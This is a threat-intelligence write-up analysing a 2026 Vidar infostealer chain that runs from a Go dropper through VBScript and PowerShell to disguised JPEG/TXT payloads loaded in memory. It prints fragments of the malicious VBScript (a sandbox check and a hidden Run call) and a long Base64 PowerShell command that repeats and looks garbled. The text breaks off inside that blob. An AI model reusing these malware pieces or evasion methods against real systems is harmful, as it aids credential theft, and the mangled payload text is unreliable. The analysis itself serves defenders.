

Inside Vidar (2026): From Infection to Memory Execution via JPEG and TXT Payloads

pointwild.com/threat-intelligence/inside-vidar-2026-from-infection-to-memory-execution-via-jpeg-and-txt-payloads

Point Wild

April 24, 2026




Fig.1 Vidar Evolution

Vidar has evolved significantly from 2018 to 2026, transitioning from a basic Arkei-based credential stealer into a multi-stage, stealth-driven attack framework. Over time, it has adopted MaaS distribution, advanced evasion techniques, social media-based C2 (Telegram), and high-performance data theft capabilities.

Overview of Vidar Infostealer Operations in 2026

Recent research from Malwarebytes, Acronis TRU, and Zscaler highlights the rapid evolution of the Vidar infostealer into a more adaptive and socially engineered threat landscape.

Zscaler reports that the Claude Code leak was rapidly weaponized through fake GitHub repositories distributing Vidar, demonstrating how attackers exploit trusted developer ecosystems and trending incidents for malware delivery.

Malwarebytes documents active 2026 campaigns where compromised WordPress sites and fake CAPTCHA (ClickFix) pages are used to trick users into executing Windows-native commands such as mshta, initiating multi-stage infection chains that ultimately deploy Vidar.

Acronis TRU further highlights large-scale abuse of GitHub and Reddit, where fake game cheat repositories are used to distribute Vidar 2.0 across multiple gaming communities through social engineering and redirection chains.

In parallel, similar Vidar variants have been observed across multiple campaigns, indicating an expanding and evolving operational ecosystem. However, a crucial question remains largely unanswered: What happens after compromise?

At Point Wild, we set out to investigate this post-exploitation phase in detail.

Executive Summary

Building on these insights, our analysis shifts focus beyond initial compromise and into the post-exploitation phase, where the true impact of the infection unfolds.

This analysis by Point Wild highlights a sophisticated, multi-stage malware campaign that leverages layered obfuscation, staged payload delivery, and trusted Windows components to achieve stealthy execution and persistence. The attack begins with the abuse of **WScript** and **PowerShell**, leveraging trusted Windows components to establish a

stealthy, fileless execution path. Through heavy obfuscation, including reversed strings and encoded commands, the script dynamically reconstructs a remote endpoint hosted on a direct IP address (62[.]60[.]226[.]200) and retrieves a secondary payload disguised as a benign image file from a publicly accessible /public_files/ directory. This payload contains embedded Base64 data hidden between custom markers, which is subsequently reversed, cleaned, and decoded at runtime.

A key characteristic of this variant is its transition into a .NET-based stage, where the decoded payload is reflectively loaded and executed without touching disk. Notably, the malware leverages **RegAsm.exe** as an execution proxy, invoking a malicious method (Ifsgedddddd) within the loaded assembly. This method further retrieves an additional payload from a reversed and obfuscated URL, decodes it, and executes it potentially via process injection while also supporting optional persistence mechanisms through Startup folder manipulation and process monitoring. By abusing legitimate binaries and chaining multiple obfuscation layers with staged payload delivery, this variant effectively blends into normal system activity, exemplifying the growing use of living-off-the-land techniques in modern threat campaigns.

From a **Point Wild** threat intelligence perspective, this campaign demonstrates how attackers combine straightforward obfuscation techniques with trusted system utilities and staged delivery mechanisms to build an effective and low-profile infection chain. By leveraging publicly accessible infrastructure and blending execution within legitimate processes, the malware achieves reliable delivery and execution while maintaining a minimal operational footprint.

Initial Infection Vector for Vidar (2026)

The initial infection vector for Vidar infostealer in 2026 has significantly evolved from traditional exploit-based delivery to highly user-driven and social engineering-based execution chains. Our analysis, correlated with recent Vidar campaigns and IOC-based investigations, confirms that attackers are increasingly relying on deception techniques that encourage victims to execute the payload themselves rather than exploiting software vulnerabilities.

1. Malicious GitHub Repositories

Attackers distribute Vidar through fake or trojanized GitHub repositories disguised as legitimate utilities, cracked software, or leaked development tools. Recent lures, including trending themes such as “Claude Code”-based repositories, have been observed to increase trust and execution rates among victims.

2. Fake CAPTCHA / ClickFix Pages

Users are redirected to malicious or compromised websites displaying fake “Verify you are human” CAPTCHA prompts. These pages instruct victims to manually execute commands (such as mshta, PowerShell, or Run dialog commands), which directly trigger the initial stage of the infection chain.

3. Game Cheat Distribution Channels

Another widely used vector involves “free cheat” tools distributed via platforms such as GitHub, Discord, and Reddit. This targets primarily gaming communities, where users are more likely to bypass security warnings in exchange for perceived in-game advantages.

4. Compromised Websites (Drive-by Social Engineering)

Legitimate websites, including WordPress-based portals, are injected with malicious scripts that silently redirect users to attacker-controlled infrastructure hosting Vidar payloads or staging loaders.

5. Our Observed Case – Multi-Stage IP Based + Multi-Format Delivery Chain (JPEG+TXT)

In our analysis of the Vidar 2026 infection chain, we observed a multi-stage execution flow beginning with a **Go-compiled dropper binary**, which serves as the initial entry point and helps evade static detection due to its compiled nature. This dropper extracts and deploys a **VBScript file**, which contains embedded **PowerShell code** responsible for continuing the infection chain. The PowerShell script connects to a **remote IP-based server** and downloads the next-stage payload, which is delivered in **JPEG and TXT file formats used as disguised carriers for malicious content or staged payload data** rather than conventional executables. These files are further processed to retrieve or reconstruct the final payload, ultimately leading to Vidar execution. This chain highlights a layered and obfuscated delivery mechanism combining **Go-based compilation, script-based execution (VBS and PowerShell), and non-executable file-based payload staging (JPEG and TXT)**, along with direct IP-based communication to bypass domain reputation systems and complicate analysis.

Attack Flow




Fig.2 Attack Flow

File Info




Fig.3 File Info image

The analysis begins with a static inspection of the initial executable using Detect It Easy (DIE). The sample is identified as a 64-bit PE binary compiled using the Go programming language (Go 1.25.7), immediately distinguishing it from traditional malware families that typically rely on C/C++ or .NET frameworks. Go-based binaries are known for their large size, embedded runtime, and cross-platform capabilities, making them increasingly attractive for modern malware development.

This initial observation is significant, as it establishes that the infection chain originates from a **Go-compiled loader**, shifting the analytical focus away from traditional packers and toward runtime behavior and staged payload delivery mechanisms.

Execution Context Identification



Fig.4 Process Explorer view of the injecting process

The observed execution flow clearly demonstrates a **multi-stage process chain**, beginning with **WScript**, which acts as the initial script execution engine. This is followed by the spawning of **PowerShell**, indicating a transition into a more flexible and powerful execution environment capable of handling encoded or dynamically generated commands.

This sequence highlights a deliberate progression through trusted Windows binaries, enabling the malware to **blend into normal system activity while executing successive stages of its payload**. The chaining of WScript → PowerShell → ConHost → RegAsm strongly indicates a **script-driven loader transitioning into a .NET execution phase**, aligning with techniques commonly used in staged malware delivery.

Parallely It drops ewccbqtlunx.vbs in Temp Folder as in below img.




Fig.5 VB File dropped location

Stage 1: Analysis of ewccbqtlunx.vbs

Step 1: WScript Shell Execution (Initial Trigger)

```
Set wshNetwork = WScript.CreateObject("WScript." & "Network")
'Phfaedodspfore! crizzling
```

Fig.6 WScript Shell Execution

Step 2: Anti-Analysis Check

```
If instr(ucase(str), "MAA" & "1") > 0 OR _
instr(ucase(str), "LNP2") > 0 OR _
instr(ucase(str), "CAV") > 0 OR _
instr(ucase(str), "-" & "PC") > 0 Then
WScript.Quit
```

Fig.7 Anti-Analysis Check

If sandbox detected → WScript.Quit

Else -> Continue execution

Step 3: PowerShell Payload Construction (Obfuscation Layer)

This is where the actual malicious command is built dynamically:

```
Function Ugdfgging (Mfgfd97)
kgedScbfpid = kgedScbfpid & Mfgfd97
TempValue = Right("invisidfble", 3)
SpacePadding = Space(12)
ReverseCmd = StrReverse("ecdsfho")
OtzWry = Int(Rnd() * 100)
'Caldidfdssgtephus abuser protei totemdite73
'Loansdfsdarking scgouged teugh, jernmaske.
End function
```

Fig.8 Powershell payload Construction

Step 4: EXECUTION POINT

```
ReverseCmd = StrReverse(Cmd) /
runtimeHandle.Run grebgoofeIAF, 0, True
```

Fig.9 Execution Point

Run → execute command

0 → hidden window

True → wait until finished

PowerShell Takes Over

Stage 2: Analysis of Encoded Command inside Powershell



Fig.10 Command line of powershell file

Obfuscated PowerShell execution triggered via encoded command line

The screenshot shows the execution of **powershell.exe** spawned by the malicious **WScript-based loader**. The command line contains a long **Base64-encoded payload**.

Obfuscated Powershell command

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $cmdoiv
"=Wb90GQADaAUAAMFAZQByAHYAaQbJAGUATUAVBvAgkAbg0AE0FYQBUaGEAHzh1AHXTAQ6ADoAUWbIAGMAdBQyAgKAdAB5AFAAcBgVbHQAbwJAg8AbAaAGD0A1ABnAE4AZQB0AC4AUWbIAGMA
AF0AQcGA6AFQADaA=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
